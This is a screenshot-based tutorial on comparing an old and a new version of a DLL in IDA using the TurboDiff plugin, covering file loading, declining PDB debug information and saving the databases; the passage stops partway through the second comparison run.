
Select the PE Dynamic Library as filetype




Open the old version of the mydll.dll file




On the loading wizard click to the next button




on the segment creation click next button




then click on the finish button




During the analysis the ida finds some debug information. I selected "No" to the use PDB file, because in real case you most probably would not have it either.




The dll is opened.




Now we start the comparison of binaries. Select edit \ plugins \ turbodiff




From the popup window select "take info from this idb" then click OK button.




On the next window select OK again.




Save the analysis file.




Then close it.




When the application asks for saving the database select Store, then click on the OK button.




Then click on the File \ Open to open the new version of mydll.dll




Select the new version of mydll.dll




From the popup window select "Portable executable" as filetype, then click to OK.




Again the IDA recognize the debug information, but select "No" to not use the PDB file, because most of the time you would not have it.




The dll opens in the debugger.




Again select the Edit \ Plugins \ TurboDiff




Then from the popup windows select "take info from this idb"



